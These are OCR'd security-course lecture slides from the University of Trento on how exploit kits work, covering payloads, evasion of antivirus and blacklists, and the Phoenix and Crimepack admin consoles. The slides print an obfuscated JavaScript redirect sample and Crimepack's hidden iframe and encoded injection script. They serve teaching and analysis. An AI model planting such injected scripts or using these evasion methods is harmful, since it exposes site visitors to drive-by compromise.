
Attacks

Traffic Broker / Hacker

User


attacks

24




Can We Block It?

- ***Again, without breaking the web***
- ***Browser redirection***
  - Idea: we forbid a browser to redirect connections to different url than the one intially specified
- ***Discussion***




Can’t do it

This functionality is built-in on our Web based on Advertising a revenue streem



Final step: Payoad Distribution

- ***Exploit of vulnerability only gives control of the user's machine control for a brief instant***
  - By itself this transient control does not yield much value
  - We need to make this control more or less permanent
  - or deliver to the system something that "has value"
- ***Exploit kit must deliver "payload" to the system***
  - Example: opening a root shell, request to download and install malware
- ***The payload is sometimes called shellcode***
  - Typically run in machine language
  - Loaded directly in memory from the attacker
  - Executed by the system



Example Payloads

- ***After exploit install ransomware***
  - Ransomware encrypts disk and owner of software can demand payment to decrypt
  - Ransomware does not need to be controlled by the same guy running the exploit kit
- ***Install Botnet client***
  - Botnet client can be re-sold on the market
  - Service of client can be directly sold for "Booter Services"
- ***Install Keylogger***
  - Control remote machine for possible re-sale of captured credentials (or snitching on you partner)
  - For example credit cards can be identified as they are 14 numbers with a number of error correcting codes

Propagation vs operation

- ***Strategy 1: High propagation rate***
  - PRO: several infections / unit of time
  - AGAINST: The more samples of malware in the wild, the higher the chances to hand a sample to security researchers
    - more infections → faster detection
- ***Strategy 2: Low propagation rate***
  - PRO:
    - higher stealthiness
    - fewer chances of infecting a system already infected by another malware
  - AGAINST: fewer infections / unit of time

Exploit Kits - Internals

- ***We now look at Exploit Kits as "software artefacts" how do they look?***
  - Leaked source codes of 30+ exploit kits
  - Vulnerability and exploit over 70+ kits
- ***Offensive Component***
  - The one responsbile for actually delivering the payload to the connecting users
- ***Defensive Component***
  - Not just users connect to the web site. Also security companies do
  - Mostly we want to avoid that the web url hosting the exploit kit is blacklisted
- ***Management Console***
  - This is the real purpose of an exploit kit.

Offensive Component

- ***When the victims send its first "GET" the kit will***
  1. Identify the versions of the and the operating system (88%)
  2. Check user has not been already infected (64%)
     - via IP checking
     - This is essential to avoid uncontrolled propagation
  3. Check if system is actually vulnerable
  4. Launch a "suitable" attack
     - Less sophisticated kits launch attacks even if system not vulnerable (36%)
     - Others try more than one attack types


Offensive Component: II

- ***It is enough that one exploit succeds for the take-over to be succesful***
- ***Typically 10-12 exploits per kit***
  - Recently also exploit kits with 3-5 exploits
  - Often not very recent (1-2 years)
- ***Typical vulnerabilities***
  - **Adobe Flash, Acrobat Reader, Internet Explorer, Java, altri plug-in**

Defensive Components

- ***Exploit kits msut actively defend themselves against AV/web robots***
- ***Obfuscation of payload e del malware (82%)***
  - Obfuscation + Crypto
  - Malware packers
- ***Block IP to avoid beind sampled by AV/Security (78%)***
- ***Evasions f robots+crawlers (3 kits only)***
- ***Some kits even control in rela time whether their url is included in public lists of malware domains.***

Defensive Components - II




Defensive Components - III

- ***AntiVirus software typically recognizes the footprint (signature) of a malware loaded into memory***
  - Compare suspicious file and DB signatures
  - If there is a correspondence, execution is suspendedor terminated
- ***Packers → They are what the name saysm "packers" o "wrappers" around the malware that modify its signature***
  - Main target is "**obfuscation of malware**"
  - "packed malware" → different memory footprint of downloaded"malware"
- ***Attacker can also use a "fresh" attack with slightly reduced chances of being detected by the defender.***

Content compromisation example

- ***Found on website to create and publish customised online polls [Provos 2006]***
- ***Obfuscated javascript code***

  -
    ```
    <SCRIPT language=JavaScript>
    function otqzyu(nemz)juyu="lo";sdfwe78="catio";
    kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
    awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
    polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
    jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
    polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
    (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
    iuiuh8889+vbb25+awq27+dh4+je15);
    otqzyu();//
    </SCRIPT>
    ```
- ***Can you deobfuscate it?***




UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Content compromisation example

- ***Found on website to create and publish customised online polls [Provos 2006]***
- ***Obfuscated javascript code***
  –
  ```
  <SCRIPT language=JavaScript>
  function otqzyu(nemz)juyu="lo";sdfwe78="catio";
  kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
  awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
  polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
  jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
  polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
  (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
  iuiuh8889+vbb25+awq27+dh4+je15);
  otqzyu();//
  </SCRIPT>
  ```
- ***Can you deobfuscate it?***

Luca Allodi



UNIVERSITY OF TRENTO - Italy


eit Digital MASTER SCHOOL

Content compromisation example

- ***Found on website to create and publish customised online polls [Provos 2006]***
- ***Obfuscated javascript code***
  –
  ```
  <SCRIPT language=JavaScript>
  function otqzyu(nemz)juyu="lo";sdfwe78="catio";
  kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
  awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
  polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
  jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
  polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
  (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
  iuiuh8889+vbb25+awq27+dh4+je15);
  otqzyu();//
  </SCRIPT>
  ```
- ***Can you deobfuscate it?***
  – `location.replace(’http://videozfree.com’)`

Luca Allodi

Management Console



Phoenix Exploit's Kit v2.0


COMES WITH TRIPPLE SYSTEM

Simple browser statistics			
Browser	Visits	Exploited	Percent
Firefox	11866	1089	9.18%
MSIE	6004	824	13.72%
Other	2458	95	3.86%
Opera	768	12	1.56%

Main Statistics		
Unique Visits	Exploited	Percent
21096	2020	9.58%


Exploit statistics		
Exploit	Exploited	Percent
IE6 MDAC	31	0.15%
IE7 SNAPSHOT	4	0.02%
PDF COLLAB	135	0.64%
PDF PRINTF	21	0.1%
PDF GETICON	16	0.08%
FLASH 9	24	0.11%
PDF LIBTIFF	21	0.1%
JAVA DESERIALIZE	725	3.44%
JAVA GSB	975	4.62%
IEPEERS	4	0.02%
PDF NEWPLAYER	46	0.22%
	18	0.09%

Gartner's Quadrant per exploit kits




Exploration of a kit: Crimepack

- *“Darky” looks*
  - Mostly because tool designer want to sell its usage to other parties
  - So important to look a true “professional criminal”
- ***Actually just a system to manage fragments of web pages, files, and connections***



Exploit kit: available attacks



MAIN • REFRESH • REFERRERS • COUNTRiES • BLACKLiST CHECK • DOWNLOADER • iFRAME• CLEAR STATS • SETTINGS • LOGOUT

overall stats

unique hits	loads	exploit rate
640	199	31%

exploit stats

iepeers	msiemc	pdf	libtiff	mdac	java	webstart	activex	other	aggressive
1	9	15	2	127	0	45	0	0	0

os stats

os	hits	loads	rate
windows 2k	3	0	0%
windows 2k3	2	0	0%
windows xp	532	184	35%
windows vista	100	13	13%


browser stats

423 (165 loads) 39%	205 (32 loads) 16%	10 (0 loads) 0%	0 (0 loads) 0%

top countries

	country	hits	loads	rate
	india	284	91	32%
	pakistan	80	35	44%
	united states	72	16	22%
	united kingdom	54	11	20%
	canada	31	13	42%
	sri lanka	12	2	17%
	germany	10	1	10%
	bangladesh	9	2	22%
	malaysia	7	2	29%
	unknown	7	2	29%

Definition and injection of the exploit and the corresponding shellcode


crimepack
MAIN • REFRESH • REFERRERS • COUNTRIES • BLACKLIST CHECK • DOWNLOADER • IFRAME• CLEAR STATS • SETTINGS • LOGOUT


no crypt

```
<iframe name="nugeBUhEHe" src="http://localhost/crimepack/3.1.3/index.php" marginwidth="1"
marginheight="0" title="LEHEVYVEDA" border="0" width="1" frameborder="0" height="0" scrolling="no">
</iframe>
```

crypted

```
<script language=JavaScript>
var tyqoerorgwy = 'MyBUVAPYLEBaP3cMyBUVAPYLEBaP69MyBUVAPYLEBaP66';var ugugwppwiki =
'MyBUVAPYLEBaP72';var nnyceveumqt =
'MyBUVAPYLEBaP61MyBUVAPYLEBaP6dMyBUVAPYLEBaP65MyBUVAPYLEBaP20MyBUVAPYLEBaP6eMyBUVAPYLEBaP61MyBUVAPYLE
BaP6dMyBUVAPYLEBaP65MyBUVAPYLEBaP3dMyBUVAPYLEBaP22';var gfxytpbpnqw =
'MyBUVAPYLEBaP74MyBUVAPYLEBaP62MyBUVAPYLEBaP6aMyBUVAPYLEBaP78MyBUVAPYLEBaP71MyBUVAPYLEBaP65MyBUVAPYLE
BaP66MyBUVAPYLEBaP61MyBUVAPYLEBaP6cMyBUVAPYLEBaP70MyBUVAPYLEBaP76';var xwsxlofvxyj =
'MyBUVAPYLEBaP22MyBUVAPYLEBaP20MyBUVAPYLEBaP77MyBUVAPYLEBaP69MyBUVAPYLEBaP64MyBUVAPYLEBaP74MyBUVAPYLE
BaP68MyBUVAPYLEBaP3dMyBUVAPYLEBaP22MyBUVAPYLEBaP31MyBUVAPYLEBaP22MyBUVAPYLEBaP20MyBUVAPYLEBaP68MyBUVA
PYLEBaP65MyBUVAPYLEBaP69MyBUVAPYLEBaP67MyBUVAPYLEBaP68MyBUVAPYLEBaP74MyBUVAPYLEBaP3dMyBUVAPYLEBaP22My
BUVAPYLEBaP30MyBUVAPYLEBaP22';var zynrcietchz =
```

Administrative Panel



admin account

Login: [redacted] Password: Update

guest account

Login: Password: Update

loader file

Browse... Upload

current file: 52.9521484375kb (54223 bytes) md5: 587fd9f12b6e94b63f63fb93d12a7af3

various settings

□ redirect non-vulnerable traffic to http://10.0.0.10/redirect.php


□ allow bad traffic (not recommended)

□ check if domain is blacklisted on login

domain name

http://10.0.0.10

Exploit Selection



exploits

- ☑ IE6 COM CreateObject Code Execution
- ☑ IE7 Uninitialized Memory Corruption
- ☑ Java getValue Remote Code Execution
- ☑ JRE 'WebStart' RCE
- ☑ Java Deserialize
- □ Microsoft Help & Support Centre
- ☑ IEPeers Remote Code Execution
- ☑ PDF Exploits (collectEmailInfo, getIcon, util.printf)
- ☑ Opera TN3270
- ☑ AOL Radio AmpX Buffer Overflow
- □ Internet Explorer 7 XML Exploit
- ☑ Firefox 3.5/1.4/1.5 exploits
- □ OWC Spreadsheet Memory Corruption
- □ Aggressive Mode


Key Idea of Exercise

- ***You connect directly to exploit kit web-site***
